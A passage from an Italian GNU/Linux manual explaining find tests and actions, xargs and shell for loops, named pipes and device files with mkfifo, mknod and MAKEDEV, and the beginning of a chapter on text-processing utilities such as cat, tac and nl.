Si avvera quando viene incontrato un nome di file o directory corrispondente al modello indicato, all'interno del quale si possono utilizzare i caratteri jolly. La comparazione avviene utilizzando solo il nome del file (o della directory) escludendo il percorso precedente. I caratteri jolly ('**`*`**', '**`?`**', '**`[`**', '**`]`**') non possono corrispondere al punto iniziale ('**`.`**') che appare nei cosiddetti file nascosti.

`-iname` *modello*

Si comporta come '**`-name`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`iname`**' = *insensitive* '**`name`**').

`-lname` *modello*

Si avvera quando si tratta di un collegamento simbolico e il suo contenuto corrisponde al modello che può essere espresso utilizzando anche i caratteri jolly. Un collegamento simbolico può contenere anche l'indicazione del percorso necessario a raggiungere un file o una directory reale. Il modello espresso attraverso i caratteri jolly non tiene conto in modo particolare dei simboli punto ('**`.`**') e barra obliqua ('**`/`**') che possono essere contenuti all'interno del collegamento.

`-ilname` *modello*

Si comporta come '**`-lname`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`ilname`**' = *insensitive* '**`lname`**').

`-path` *modello*

Si avvera quando il modello, esprimibile utilizzando caratteri jolly, corrisponde a un percorso. Per esempio, un modello del tipo '**`./i*no`**' può corrispondere al file '`./idrogeno/ossigeno`'.

`-ipath` *modello*

Si comporta come '**`-path`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`ipath`**' = *insensitive* '**`path`**').

`-regexp` *modello*

Si avvera quando l'espressione regolare indicata corrisponde al file o alla directory incontrati. Per la verifica della corrispondenza, attraverso l'espressione regolare, viene utilizzato anche il percorso e non solo il nome del file o della directory. Quindi, per ottenere la corrispondenza con il file '`./carbonio`' si può utilizzare l'espressione regolare '**`.*bonio`**' oppure '**`.*bo..o`**', ma non '**`c.*io`**'.

`-iregexp` *modello*

Si comporta come '**`-regexp`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`iregexp`**' = *insensitive* '**`regexp`**').

Data di modifica

`-mmin` *n*

Si avvera quando la data di modifica del file o della directory corrisponde a *n* minuti fa.

`-mtime` *n*

Si avvera quando la data di modifica del file o della directory corrisponde a *n* giorni fa. Più precisamente, il valore *n* fa riferimento a multipli di 24 ore.

`-newer` *file*

Si avvera quando la data di modifica del file o della directory è più recente di quella del file indicato.

Data di accesso

`-amin n`

Si avvera quando la data di accesso del file o della directory corrisponde a *n* minuti fa.

`-atime n`

Si avvera quando la data di accesso del file o della directory corrisponde a *n* giorni fa. Più precisamente, il valore *n* fa riferimento a multipli di 24 ore.

`-anewer file`

Si avvera quando la data di accesso del file o della directory è più recente di quella del file indicato.

Data di creazione o cambiamento di stato

`-cmin n`

Si avvera quando la data di creazione del file o della directory corrisponde a *n* minuti fa.

`-ctime n`

Si avvera quando la data di creazione del file o della directory corrisponde a *n* giorni fa. Più precisamente, il valore *n* fa riferimento a multipli di 24 ore.

`-cnewer file`

Si avvera quando la data di creazione del file o della directory è più recente di quella del file indicato.

Dimensione

`-empty`

Si avvera quando il file o la directory sono vuoti.

`-size n[b|c|k|w]`

Si avvera quando la dimensione del file o della directory ha una dimensione pari a *n*. L'unità di misura è rappresentata dalla lettera che segue il numero:

- '**b**' blocchi da 512 byte e rappresenta il valore predefinito in mancanza dell'indicazione di questa lettera;
- '**c**' byte (caratteri);
- '**k**' blocchi da 1024 byte (1 Kibyte);
- '**w**' parole di 2 byte.

Varie

`-true`

Sempre vero.

`-false`

Sempre falso.

`-fstype tipo_di_file_system`

Si avvera quando il file o la directory si trova in un file system del tipo indicato (Vedere tabella 68.2).

`-inum n`

Si avvera quando il file o la directory ha il numero di inode corrispondente a *n*.

`-type categoria`

Si avvera se l'elemento analizzato appartiene alla categoria indicata:

- '**b**' dispositivo a blocchi;
- '**c**' dispositivo a caratteri;
- '**d**' directory;
- '**p**' file FIFO, ovvero una pipe con nome;
- '**f**' file normale (*regular file*);
- '**l**' collegamento simbolico;
- '**s**' socket.

77.2.5 Operatori booleani

Le condizioni possono essere costruite anche utilizzando alcuni operatori booleani e le parentesi. Quando questi vengono utilizzati, la valutazione delle condizione viene fatta eseguendo il minimo numero indispensabile di operazioni. Ciò significa che di fronte a un operatore AND si verifica la prima condizione e solo se questa risulta vera si passa a verificare la seconda; di fronte a un operatore OR si verifica la prima condizione e solo se questa risulta falsa si passa a verificare la seconda. Infatti, per sapere che il risultato di un'operazione AND è *Falso* basta sapere che almeno una delle due condizioni in ingresso ha un valore *Falso*; per sapere che il risultato di un'operazione OR è *Vero* basta sapere che almeno una delle due condizioni in ingresso ha il valore *Vero*.

```
(   )
```

Le parentesi tonde stabiliscono la precedenza nell'esecuzione dei test.

```
! | -not
```

Davanti a un'espressione si comporta come negazione logica, ovvero è equivalente a NOT.

```
-a | -and
```

Tra due espressioni si comporta come l'operatore logico AND. In mancanza dell'indicazione di un operatore logico tra due condizioni si intende AND.

```
-o | -or
```

Tra due espressioni si comporta come l'operatore logico OR.

77.2.6 Alcune azioni

Le azioni sono delle operazioni da compiere per ogni file o directory che si ottiene dalla scansione. Queste azioni generano però un risultato che viene interpretato in maniera logica. Dipende da come vengono concatenate le varie condizioni (test e azioni) se, e in corrispondenza di quanti file, verranno eseguite queste azioni.

```
-exec comando ;
```

Esegue il comando indicato, nella directory di partenza, restituendo il valore *Vero* se il comando restituisce il valore zero. Tutti gli argomenti che seguono vengono considerati come parte del comando fino a quando viene incontrato il simbolo punto e virgola ('**;**'). All'interno del comando, la stringa '**{}**' viene interpretata come sinonimo del file che è attualmente in corso di elaborazione. Se la shell interpreta questo simbolo occorre utilizzare il meccanismo della protezione per evitarlo.

```
-ok comando ;
```

Si comporta come '**-exec**' ma, prima di eseguire il comando, chiede conferma all'utente. Se il comando non viene eseguito, restituisce il valore *Falso*.

```
-print
```

Si avvera sempre, emette il nome completo dei file (e delle directory) che avverano l'insieme delle condizioni. È l'azione predefinita, se non ne vengono indicate delle altre.[4]

77.2.7 Esempi

$ **find / -name "lib*" -print**

Esegue una ricerca su tutto il file system globale, a partire dalla directory radice, per i file e le directory il cui nome inizia per '**lib**'. Dal momento che si vuole evitare che la shell trasformi '**lib***' in qualcosa di diverso, si utilizzano le virgolette.

find / -xdev -nouser -print

Esegue una ricerca nel file system principale a partire dalla directory radice, escludendo gli altri file system, per i file e le directory appartenenti a utenti non registrati (che non risultano da '`/etc/passwd`').

$ **find /usr -xdev -atime +90 -print**

Esegue una ricerca a partire dalla directory '`/usr/`', escludendo altri file system diversi da quello di partenza, per i file la cui data di accesso è più vecchia di 2160 ore (24 * 90 = 2160).

$ **find / -xdev -type f -name core -print**

Esegue una ricerca a partire dalla directory radice, all'interno del solo file system principale, per i file '`core`' (solo i file normali).

$ **find / -xdev -size +5000k -print**

Esegue una ricerca a partire dalla directory radice, all'interno del solo file system principale, per i file la cui dimensione supera i 5000 Kibyte.

$ **find ~/dati -atime +90 -exec mv \{\} ~/archivio \;**

Esegue una ricerca a partire dalla directory '`~/dati/`' per i file la cui data di accesso è più vecchia di 90 giorni, spostando quei file all'interno della directory '`~/archivio/`'. Il tipo di shell a disposizione ha costretto a usare spesso il carattere di escape ('****') per poter usare le parentesi graffe e il punto e virgola secondo il significato che gli attribuisce '**find**'.

[4] Il programma '**find**' di GNU considera questa l'azione predefinita, per cui non è necessario indicarla per ottenere un output sullo schermo. Generalmente, '**find**' non ha un'azione predefinita e questo può mettere in crisi un utente di un sistema GNU quando passa a un altro sistema Unix. Questo è il motivo per il quale viene sempre indicata l'azione negli esempi seguenti, anche se non sarebbe necessario.

Scansione di parole

Capita spesso la necessità di scandire un elenco di parole allo scopo di eseguire uno o più comandi nell'ambito di tale scansione, utilizzando le parole stesse come argomenti dei comandi. Per fare un esempio di cosa si intende con questo, si pensi a un elenco di nomi di file, a partire dal quale si vuole ottenere l'esecuzione di un comando, una volta per ognuno di questi nomi. Questo tipo di scansione si esegue facilmente realizzando dei piccoli programmi, in forma di script, oppure si utilizza il programma '**`xargs`**' quando ciò che si intende fare non è troppo complesso.

78.1 Il ciclo for di una shell Bourne

Il comando '**`for`**' di una shell Bourne (tipicamente Bash) scandisce una serie di elementi, in corrispondenza dei quali esegue una lista di comandi.

```
for variabile in valore...
do
    lista_di_comandi
done
```

L'elenco di parole che segue '**`in`**' viene espanso, generando una lista di elementi. La variabile indicata dopo '**`for`**' viene posta ogni volta al valore di ciascun elemento di questa lista e la lista di comandi che segue '**`do`**' viene eseguita ogni volta di conseguenza.

Per esempio, il comando seguente aggiunge a ogni file l'estensione '`.txt`', senza nemmeno bisogno di realizzare uno script:

```
$ for a in * ; do mv $a $a.txt ; done
```

Volendo vedere meglio questo esempio in uno script, basta trasformarlo nel modo seguente:

```
#!/bin/sh
for a in *
do
    mv $a $a.txt
done
```

L'elenco di parole che segue '**`in`**', può anche essere contenuto in una variabile di ambiente. Per esempio, si osservi lo script seguente, che in pratica svolge la stessa operazione già descritta, ma raccogliendo prima l'elenco dei nomi attraverso il comando '**`ls`**':

```
#!/bin/sh
elenco=`ls`

for a in $elenco
do
    mv $a $a.txt
done
```

L'esempio seguente è più complesso, perché consente di cambiare l'estensione dei file, non solo di aggiungerne una. In particolare, si vuole sostituire l'estensione '`.testo`' con '`.txt`':

```
#!/bin/sh
for a in *.testo
do
    mv $a `echo $a | sed s/\.testo$/\.txt/`
done
```

In pratica, '**`sed`**' riceve dallo standard input il nome del file, nel quale trova la stringa finale '**`.testo`**' e la sostituisce con '**`.txt`**' (SED è descritto nel capitolo 318).

78.2 Scansione con xargs

'**xargs**' [1] è un programma di servizio di cui si tende a non comprendere immediatamente l'utilità. Volendo sintetizzare, '**xargs**' estrae dallo standard input delle «parole», intese come sequenze di caratteri e simboli separati da spazi o da interruzioni di riga, per utilizzarle come argomenti di un comando che viene avviato più volte, in base alla quantità di queste parole disponibili.

La situazione più banale è quella rappresentata dal comando seguente:

$ **xargs echo**

Volendo ottenere lo stesso risultato con uno script di shell, si potrebbe tradurre nel codice seguente:

```
#!/bin/sh
ELENCO=‘cat‘
RISULTATO=""
for a in $ELENCO
do
    RISULTATO="$RISULTATO $a"
done
echo $RISULTATO
```

In pratica, viene letto tutto lo standard input (salvo limiti di memoria); quanto inserito viene scandito e si aggiunge ogni elemento a una lista separata solo da uno spazio singolo; alla fine viene emessa questa lista attraverso lo standard output.

> Si osservi che utilizzando '**xargs**' senza alcun argomento, si ottiene comunque questo risultato in modo predefinito.

$ **xargs echo**[*Invio*]

uno due tre quattro[*Invio*]

cinque sei[*Invio*]

sette[*Invio*]

[*Ctrl+d*]

```
uno due tre quattro cinque sei sette
```

Quello che si vede sopra è un esempio di come può comportarsi '**xargs**' usato in questo modo. Benché sia questo il comportamento predefinito, di solito occorre specificare in che modo '**xargs**' debba leggere lo standard input:

xargs [*opzioni*] [*comando* [*argomenti_del_comando*]]

L'opzione che definisce in che modo debba comportarsi '**xargs**' nei confronti dello standard input va scelta tra quelle descritte nell'elenco che segue. È importante comprendere che non serve a nulla indicare più di una di queste opzioni, dal momento che solo l'ultima viene presa in considerazione.

- --replace[=*stringa_da_rimpiazzare*] | -i[*stringa_da_rimpiazzare*]

[1] **GNU findutils** GNU GPL

In questo modo, si stabilisce che deve essere presa in considerazione una riga alla volta di ciò che proviene dallo standard input; tuttavia, questa riga non viene fornita automaticamente come argomento finale del comando, al contrario va utilizzato un simbolo per collocare tali informazioni. Si osservi l'esempio seguente:

$ **xargs -iciao echo ciao**[*Invio*]

uno due tre quattro[*Invio*]

```
uno due tre quattro
```

cinque sei[*Invio*]

```
cinque sei
```

sette[*Invio*]

```
sette
```

[*Ctrl+d*]

Come si vede, viene stabilito che la stringa '**ciao**' serve a stabilire in che punto deve essere collocato ciò che si estrae dallo standard input. Dal momento che l'indicazione di tale stringa è facoltativa, si intende che esista anche una stringa predefinita: si tratta di '**{}**'. Pertanto, la stessa cosa già mostrata, poteva essere ottenuta con il comando seguente:

$ **xargs -i echo "{}"**

- `--max-lines`[=*n_righe*] | `-l`[*n_righe*]

  Si stabilisce di utilizzare la quantità di righe non vuote indicata come argomento per ogni avvio del comando. Tuttavia, se una riga termina con uno spazio orizzontale (uno spazio vero e proprio o un carattere di tabulazione), si intende che questa non sia terminata e continui nella riga successiva. Si osservi l'esempio seguente che mostra proprio questo particolare:

  $ **xargs -l2 echo**[*Invio*]

  uno due[*Invio*]

  tre quattro cinque[*Invio*]

  ```
  uno due tre quattro cinque
  ```

  sei sette [*Invio*]

  otto[*Invio*]

  nove dieci[*Invio*]

  ```
  sei sette otto nove dieci
  ```

  undici[*Invio*]

  [*Ctrl+d*]

  ```
  undici
  ```

  Si può osservare che dopo la parola «sette» c'è uno spazio che crea una continuazione con la riga successiva.

  L'indicazione del numero delle righe è facoltativo, perché in sua mancanza si fa riferimento a una sola riga.

- `--max-args`[=*n_parole*] | `-n`[*n_parole*]

Si stabilisce di utilizzare la quantità di parole indicata come argomento per ogni avvio del comando. Si osservi l'esempio seguente:

$ **xargs -n2 echo**[*Invio*]

uno due tre[*Invio*]

```
uno due
```

quattro cinque[*Invio*]

```
tre quattro
```

[*Ctrl+d*]

```
cinque
```

Quelle che qui sono state chiamate «parole», ovvero le sequenze di caratteri che vengono prese in considerazione come elementi singoli, sono distinte in base all'uso di spazi, caratteri di tabulazione e interruzioni di riga. Queste parole possono anche essere delimitate tra apici singoli o doppi ('`'`' e '`"`'), per esempio per includere degli spazi di qualche tipo; inoltre è possibile utilizzare il carattere '`\`' per confermare il valore letterale del carattere successivo.

Oltre all'opzione che specifica la modalità di lettura e scansione dello standard input se ne possono usare altre, tra le quali quelle descritte nel seguito.

- `--eof`[=*stringa_di_fine_file*] | `-e`[*stringa_di_fine_file*]

  In condizioni normali, la fine del file viene riconosciuta al termine dello stesso. Negli esempi mostrati in precedenza, veniva terminato l'inserimento dei dati attraverso la combinazione [*Ctrl+d*], proprio in questo senso. Tuttavia, '**`xargs`**' riconosce una stringa particolare, individuata come parola isolata, con lo scopo di indicare la fine dei dati da prendere in considerazione. In condizioni normali, questa stringa è '`_`', che così assume un ruolo particolare. Con questa opzione, è possibile stabilire una stringa diversa per concludere i dati da scandire.

- `--interactive` | `-p`

  Con questa opzione, si fa in modo che '**`xargs`**' chieda conferma prima di eseguire qualsiasi comando. La conferma avviene inserendo la lettera '**`y`**' e premendo successivamente [*Invio*]. Qualunque altra cosa annulla il comando proposto.

- `--verbose` | `-t`

  Mostra i comandi prima di eseguirli.

- `--max-chars`[=*n_max_caratteri*] | `-s`[*n_max_caratteri*]

  Permette di stabilire un limite massimo per la lunghezza dei comandi generati da '**`xargs`**' (si include tutto il comando generato, non solo gli argomenti che gli vengono forniti).

  `--exit` | `-x`

  In presenza di un comando che eccede la quantità di caratteri massima predefinita, o fissata con l'opzione '**`-s`**', termina il funzionamento di '**`xargs`**'.

File speciali

Quando si studia un file system Unix, oggetti come directory, file di dati e collegamenti, sono abbastanza comprensibili, mentre tutto il resto viene indicato generalmente come trattarsi di *file speciali*. Questa definizione fa pensare a qualcosa di minore importanza, in realtà si tratta di componenti fondamentali di un sistema Unix, così come dei sistemi GNU.

In questo capitolo vengono riepilogati argomenti che sono già descritti in parte in altri capitoli, allo scopo di favorire il lettore. La tabella 79.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 79.1. Riepilogo dei programmi e dei file per la gestione dei file speciali.

Nome	Descrizione
mkfifo	Crea un file FIFO, o pipe con nome.
mknod	Crea un file FIFO o un file di dispositivo.
/dev/MAKEDEV	Script standard per la ricostruzione dei file di dispositivo standard.

Tra questi file speciali, si distingue generalmente tra pipe con nome, o FIFO, e file di dispositivo.[1]

79.1 Pipe con nome

Una pipe con nome è un file che funziona da *serbatoio FIFO* . FIFO è acronimo di *First in first out*, ovvero, «il primo a entrare è il primo a uscire», che a volte viene indicato con il termine *coda*.

Si usano file di questo tipo per permettere a due processi di comunicare. Il primo apre il file in scrittura e vi aggiunge dati, il secondo lo apre in lettura e lo legge sequenzialmente.

79.1.1 $ mkfifo

`mkfifo` [*opzioni*] *file*...

'**`mkfifo`**' [2] crea uno o più file FIFO (pipe con nome).

Alcune opzioni

`-m` *modalità_dei_permessi* | `--mode=`*modalità_dei_permessi*

Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica che simbolica, come è possibile fare con il programma '**`chmod`**' (74.2.5). Il valore predefinito di questi permessi è 0666_8, meno il valore della maschera dei permessi.

Esempi

Nell'esempio seguente vengono mostrati una sequenza di comandi con i quali, creando due file FIFO, si ottiene lo stesso risultato di una pipeline come '**`cat mio_file | sort | lpr`**'.

```
$ mkfifo fifo1 fifo2
```

Crea due file FIFO: '`fifo1`' e '`fifo2`'.

[1] In realtà, esiste un altro tipo di file speciale: il socket. Per il momento, questo argomento non viene trattato.

[2] **GNU file management utilities** GNU GPL

```
$ cat mio_file >> fifo1 &
```

Invia ‘mio_file’ a ‘fifo1’ senza attendere (‘&’).

```
$ sort < fifo1 >> fifo2 &
```

Esegue il riordino di quanto ottenuto da ‘fifo1’ e invia il risultato a ‘fifo2’ senza attendere (‘&’).

```
$ lpr < fifo2
```

Accoda la stampa di quanto ottenuto da ‘**fifo2**’.

79.2 File di dispositivo

I file di dispositivo sono riferimenti a funzionalità contenute nel kernel. Nei sistemi Unix, questi file di dispositivo devono indicare due numeri, detti *primario* e *secondario* (oppure *major* e *minor*, secondo la terminologia originale), dove il primo rappresenta il tipo di dispositivo e il secondo serve a identificare esattamente un dispositivo particolare. Questi numeri dipendono dal kernel e di conseguenza possono variare da un sistema operativo Unix all’altro.

Nei sistemi Unix si accede quindi ai dispositivi attraverso file speciali, che tradizionalmente sono contenuti nella directory ‘/dev/’. Anche i nomi che si danno a questi file possono variare da un sistema Unix all’altro; in certi casi ci sono piccole differenze anche tra le stesse distribuzioni GNU/Linux.[3]

Dal momento che questi file servono solo in quanto contengono i numeri primario e secondario di un certo dispositivo, potrebbero funzionare anche collocati al di fuori della loro directory tradizionale, utilizzando eventualmente nomi differenti. Questa possibilità viene sfruttata da alcune distribuzioni GNU/Linux, nella fase di installazione, quando nei dischetti di avvio vengono creati al volo i file di dispositivo necessari a completare l’operazione, utilizzando eventualmente la stessa directory temporanea.

I file di dispositivo si distinguono in due categorie, in base al fatto che l’hardware a cui corrispondono sia in grado di gestire un flusso di caratteri, presi ognuno singolarmente, oppure richieda che i dati siano raggruppati in blocchi di una dimensione determinata. Nel primo caso si parla di dispositivo a caratteri, mentre nel secondo di dispositivo a blocchi.

Dato che i dispositivi fisici sono gestiti attraverso file di dispositivo, l’accesso all’hardware viene controllato con i permessi che vengono dati a questi file. La gestione dei permessi è molto importante nell’impostazione che viene data al sistema ed è uno dei punti su cui si trovano le differenze significative tra le varie distribuzioni GNU/Linux. Inoltre, l’esistenza di utenti e gruppi fittizi, con nomi come ‘**floppy**’, ‘**sys**’, ‘**daemon**’ e altri, dipende spesso da questa esigenza di controllo dell’accesso ai dispositivi.

79.2.1 # mknod

mknod [*opzioni*] *file* *tipo* [*numero_primario* *numero_secondario*]

‘**mknod**’ [4] permette di creare un file FIFO oppure un file di dispositivo. Il tipo di file viene indicato attraverso una lettera, mentre i numeri primario e secondario sono richiesti solo quando non si tratta della creazione di un file FIFO. La creazione di file di dispositivo è riservata all’utente ‘**root**’.

[3] Tuttavia, i nomi di riferimento dovrebbero essere quelli indicati nella documentazione interna ai sorgenti del kernel, precisamente il file <*file:///usr/src/linux/Documentation/devices.txt*>.

[4] **GNU file management utilities** GNU GPL

Tipo

```
p
```

La lettera '**p**' indica un file FIFO.

```
b
```

La lettera '**b**' indica un dispositivo a blocchi con memoria tampone (*buffer*).

```
c
```

La lettera '**c**' indica un dispositivo a caratteri con memoria tampone.

```
u
```

La lettera '**u**' indica un dispositivo a caratteri senza memoria tampone.

Alcune opzioni

`-m` *modalità_dei_permessi* | `--mode=`*modalità_dei_permessi*

Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica che simbolica, come è possibile fare con il programma '**chmod**' (74.2.5). Il valore predefinito di questi permessi è 0666_8, meno il valore della maschera dei permessi.

Esempi

`$` **`mknod fifo1 p`**

Crea il file FIFO '`fifo1`' esattamente come si potrebbe fare utilizzando il programma '**mkfifo**'.

`#` **`mknod -m 0600 tty9 c 4 9`**

Crea il file di dispositivo a caratteri '`tty9`', nella directory corrente, utilizzando dei permessi opportuni.

`#` **`mknod -m 0660 hda1 b 3 1`**

Crea il file di dispositivo a blocchi '`hda1`', nella directory corrente, utilizzando dei permessi opportuni.

79.2.2 /dev/MAKEDEV

`/dev/MAKEDEV` *dispositivo*...

Si tratta di uno script molto importante che si occupa di ricreare i file di dispositivo, rispettando le convenzioni del proprio sistema particolare. Infatti, non c'è solo il problema di definire il nome e i numeri primario e secondario: occorre anche stabilire i permessi corretti, l'utente e il gruppo proprietari. Trascurando questi particolari, si rischierebbe di aprire dei buchi, anche gravi, nella sicurezza del sistema.

In tal senso, questo script è diverso da un sistema operativo all'altro. Solo il nome e la collocazione sono definiti dallo standard generale dei sistemi Unix.

Generalmente si possono indicare come argomento uno o più nomi di file di dispositivo, senza il percorso. Questi dovrebbero essere creati nella directory corrente.

Esempi

`#` **`/dev/MAKEDEV tty1`**

Crea il file di dispositivo corrispondente alla prima console virtuale, assegnandogli tutti gli altri attributi corretti.

```
# /dev/MAKEDEV hda
```

Crea il file di dispositivo corrispondente al primo disco fisso ATA, assegnandogli tutti gli altri attributi corretti.

Tabella 79.2. La lettera che appare all'inizio dei permessi dei file, quando si usa '**ls**'.

lettera	Significato
-	Un file di dati puro e semplice.
d	Directory.
l	Collegamento simbolico.
p	Pipe con nome, o FIFO.
c	Dispositivo a caratteri.
b	Dispositivo a blocchi.
s	Socket.

Parte xix

Programmi di servizio vari

Capitolo 80

Gestione dei file di testo

Un file di testo è quello che può essere letto così com'è senza bisogno di interpretazioni particolari. Il modo con cui questo file viene definito chiarisce anche il tipo di contenuto che questo può avere: testo puro, senza altre informazioni.

I file di testo sono una sequenza di caratteri e simboli, separata convenzionalmente in righe di lunghezze diseguali, che così devono essere terminate attraverso un codice particolare: quello che qui viene definito *codice di interruzione di riga* .

La tabella 80.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 80.1. Riepilogo dei programmi per la gestione dei file di testo.

Programma	Descrizione
cat	Emette il contenuto di uno o più file.
tac	Emette il contenuto dei file invertendo l'ordine delle righe.
nl	Emette il contenuto dei file numerando le righe.
od	Converte in ottale.
rev	Emette il contenuto dei file invertendo i caratteri di ogni riga.
fmt	Riformatta il testo.
pr	Rimpagina il testo per la stampa.
fold	Formatta il testo «piegando» le righe molto lunghe.
column	Incolonna.
colrm	Elimina un intervallo di colonne (in caratteri) dal testo.
col	Filtra alcuni tipi di codici per facilitare la stampa.
colcrt	Filtra alcuni tipi di codici per facilitare la visualizzazione su terminale.
head	Estrae la parte iniziale.
tail	Estrae la parte finale.
split	Suddivide.
csplit	Suddivide in base a un modello.
wc	Conta le parole.
sort	Riordina le righe.
unique	Filtra le righe doppie.
comm	Confronta due file ordinati.
look	Esegue una ricerca binaria all'interno di un file ordinato.
cut	Estrae una porzione del contenuto delle righe.
paste	Unisce le righe di due file in modo sequenziale.
join	Unisce le righe di due file in base a delle chiavi di ordinamento.

80.1 Codice di interruzione di riga

Questo codice di interruzione di riga cambia a seconda del sistema operativo. Negli ambienti Unix si usa il codice $0A_{16}$ che viene chiamato *<LF>*, mentre negli ambienti Dos e derivati si utilizza la sequenza $0D0A_{16}$ corrispondente a *<CR><LF>*.

Quando si vuole fare riferimento al codice di interruzione di riga in modo astratto, cioè senza restare legati a un'architettura particolare del sistema operativo, si parla spesso di *newline*. La convenzione per cui il termine *newline* dovrebbe rappresentare idealmente ciò che si utilizza per interrompere una riga, non viene rispettata sempre. Generalmente, chi lavora con i sistemi Unix ignora il problema e utilizza il termine *newline* per identificare il carattere *<LF>*, che invece ha un nome preciso: *line feed*.

Utilizzando un sistema GNU, il problema derivato da questa ambiguità non si manifesta; tuttavia, leggendo i documenti che utilizzano questa espressione, occorre fare attenzione, o almeno è il

caso di porsi il dubbio sul significato di ciò che si intende. Pertanto, in questo documento si utilizza la definizione «codice di interruzione di riga», in modo da non lasciare dubbi.

80.2 Spazi

Nei file di testo, gli spazi sono un concetto prettamente visivo: quando si visualizza (o si stampa) un file si notano delle zone in cui non appaiono caratteri di alcun tipo.

I caratteri attraverso i quali si ottengono questi spazi sono normalmente: lo spazio vero e proprio (30_{16}), la tabulazione (09_{16}) e il codice di interruzione di riga.

Il valore che possono avere gli spazi dipende dal contesto. Ciò che conta è sapere distinguere tra spazio in senso generale e *carattere spazio* che è invece un codice particolare.

A volte si utilizza il termine *blank*, o *spazio lineare*, per indicare uno spazio in senso generale, dove di norma si intende fare riferimento indifferentemente a un numero imprecisato di caratteri spazio o tabulazione.

Il codice di interruzione di riga entra in gioco quando si ha a che fare con righe vuote. Una riga di questo tipo può contenere spazi di vario genere (spazio e tabulazione) e poi deve essere conclusa da questo codice. Ma una riga vuota, *blank line*, può essere veramente vuota e contenere soltanto il codice di interruzione di riga.

80.3 Programmi di servizio per i file di testo

I programmi descritti nelle sezioni seguenti che sono di origine GNU (si riconoscono facilmente perché permettono di utilizzare opzioni descrittive e non solo quelle composte da una sola lettera), accettano le opzioni seguenti.

```
--help
```

Emette un breve riassunto della sintassi e delle opzioni disponibili.

```
--version
```

Emette il numero della versione.

```
-
```

Un trattino isolato indica esplicitamente di utilizzare quanto proveniente dallo standard input

---

Generalmente, se ciò può avere senso, quando non viene fornito alcun file negli argomenti, si intende utilizzare lo standard input.

80.4 Riemissione completa

Alcuni programmi per l'elaborazione di file di testo emettono lo stesso file fornito come input, eventualmente dopo un qualche tipo di elaborazione elementare.

Il più semplice di questi programmi è '**`cat`**' che nella maggior parte dei casi viene utilizzato senza opzioni, per lo più con lo scopo di iniziare una pipeline.

80.4.1 $ cat

```
cat [opzioni] [file...]
```

'**`cat`**' [1] emette di seguito i file indicati come argomento attraverso lo standard output, in pratica qualcosa di simile al comando '**`TYPE`**' del Dos.

Alcune opzioni

`-b | --number-nonblank`

Numera tutte le righe emesse, che non sono vuote, a partire da uno.

`-s | --squeeze-blank`

Sostituisce le righe vuote multiple con una sola riga bianca.

`-v | --show-nonprinting`

Sostituisce i caratteri non stampabili con una sigla che inizia con un accento circonflesso ('**`^`**') o con la sigla '**`M-`**' a seconda che si tratti di un codice con il primo bit a zero oppure a uno (si intende il bit più significativo). Sono esclusi i caratteri di tabulazione e i codici di interruzione di riga.

`-E | --show-ends`

Visualizza la fine di ogni riga aggiungendo il simbolo '**`$`**'.

`-T | --show-tabs`

Mostra esplicitamente il carattere di tabulazione (*<HT>*) utilizzando il simbolo '**`^I`**'.

`-A | --show-all`

Mostra tutti i simboli non stampabili. È equivalente a '**`-vET`**'.

80.4.2 $ tac

```
tac [opzioni] [file...]
```

'**`tac`**' [2] emette attraverso lo standard output i file forniti come argomento, invertendo l'ordine delle righe. Queste righe possono essere divise in base a un codice di interruzione di riga diverso dal solito, specificandolo attraverso l'opzione '**`-s`**'. In pratica, '**`tac`**' è l'inverso di '**`cat`**'.

Alcune opzioni

`-s` *separatore* | `--separator=`*separatore*

Permette di definire il codice di interruzione di riga da prendere in considerazione.

80.4.3 $ nl

```
nl [opzioni] [file...]
```

[1] **GNU text file processing utilities** GNU GPL

[2] **GNU text file processing utilities** GNU GPL

'**nl**' [3] emette attraverso lo standard output il contenuto dei file forniti come argomento con l'aggiunta dei numeri di riga per alcune o tutte le righe dell'input. Il conteggio delle righe viene fatto unendo i file forniti come argomento, come se si trattasse di un file unico, azzerandolo ogni volta che viene riconosciuto l'inizio di una pagina logica. Sotto questo punto di vista, una pagina logica è composta da tre parti: testa, corpo e piede.

In condizioni normali, salvo altre indicazioni passate attraverso le opzioni, si individua la testa, il corpo e il piede, perché preceduti da una riga che contiene esattamente una stringa speciale:

- `\:\:\:`

  prima della testa;
- `\:\:`

  prima del corpo;
- `\:`

  prima del piede.

Per mostrare semplicemente il funzionamento del programma, viene proposto un file di testo puro contenente esattamente le righe seguenti:

```
\:\:\:
intestazione 1
intestazione 2
intestazione 3
\:\:
corpo 1
corpo 2
corpo 3
corpo 4
corpo 5
\:
piede 1
piede 2
piede 3
\:\:\:
intestazione 4
intestazione 5
intestazione 6
\:\:
corpo 6
corpo 7
corpo 8
corpo 9
corpo 10
\:
piede 4
piede 5
piede 6
```

Supponendo che il file abbia il nome '`prova.txt`', ecco cosa si ottiene con il comando seguente:

$ **nl prova.txt**[*Invio*]

```

       intestazione 1
       intestazione 2
       intestazione 3

     1  corpo 1
     2  corpo 2
```

[3] **GNU text file processing utilities** GNU GPL

```
3  corpo 3
4  corpo 4
5  corpo 5

  piede 1
  piede 2
  piede 3

  intestazione 4
  intestazione 5
  intestazione 6

1  corpo 6
2  corpo 7
3  corpo 8
4  corpo 9
5  corpo 10

  piede 4
  piede 5
  piede 6
```

Si osservi in particolare che la prima riga è vuota, perché prima era presente la stringa di riconoscimento dell'inizio della testa.

Vedere *nl.info* oppure *nl(1)*.

80.4.4 $ od

'**od**' [4] converte i file forniti come input in ottale o in altri formati.

Vedere *od.info* oppure *od(1)*.

80.4.5 $ rev

```
rev [file...]
```

Emette attraverso lo standard output il file fornito come argomento, invertendo l'ordine dei caratteri di ogni riga. [5]

80.5 Rimpaginazione

Alcuni programmi si occupano di modificare l'impaginazione del testo, cambiandone la larghezza o aggiungendo delle intestazioni.

80.5.1 $ fmt

```
fmt [opzioni] [file...]
```

Formatta il testo contenuto nei file forniti come argomento, eliminando e aggiungendo codici di interruzione di riga, in modo che il testo risulti al massimo di una data larghezza. [6] Il risultato viene emesso attraverso lo standard output. Se non si specifica l'ampiezza massima della riga, questa si intende essere di 75 caratteri.

[4] **GNU text file processing utilities** GNU GPL
